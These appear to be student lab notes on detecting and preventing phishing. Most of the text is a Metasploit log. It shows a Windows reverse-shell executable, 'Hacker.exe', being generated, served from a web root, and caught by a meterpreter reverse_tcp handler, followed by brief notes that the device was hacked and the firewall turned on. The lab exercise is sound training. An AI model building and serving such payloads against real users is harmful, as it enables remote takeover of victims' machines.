
Lab2: Detecting and Preventing Phishing Attack

Steps to perform phishing attaks

```
your LHOST IP is 172.31.104.2
Enter the lport [ENTER]: 4444
Enter your malicious executable's name [ENTER]: Hacker
Please be patient , Generating payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Hacker.exe
Payload Generated
Here is your Exe : Hacker.exe
Do you want to send the payload to /var/www/html/ now ? [y/N] y
Copying payload to /var/www/html
Copied
Your Url : http://172.31.104.2/Hacker.exe
Now Starting Msf multi/handler for the above !
     METASPLOIT by Rapid7
                        (()
                                   EXPLOIT
                                   [msf >]=
               RECON
         000
                                        '\/\/\'
                 0 0
                                        )----(
                                          LOOT
                    0
         PAYLOAD
                -----
       =[ metasploit v6.3.4-dev
     --=[ 2294 exploits - 1201 auxiliary - 409 post
     --=[ 968 payloads - 45 encoders - 11 nops
    --=[ 9 evasion
Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/
Processing /root/Desktop/Automating-Metasploit-with-Bash-master/listenerw.rc for ERB directives.
resource (/root/Desktop/Automating-Metasploit-with-Bash-master/listenerw.rc)> use exploit/multi/handler
Using configured payload generic/shell_reverse_tcp
resource (/root/Desktop/Automating-Metasploit-with-Bash-master/listenerw.rc)> set PAYLOAD windows/meterpreter/
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (/root/Desktop/Automating-Metasploit-with-Bash-master/listenerw.rc)> set LHOST 172.31.102.102
LHOST \Rightarrow 172.31.102.102
```

Perform Phishing Attack

Device is hacked



Turning on window firewall

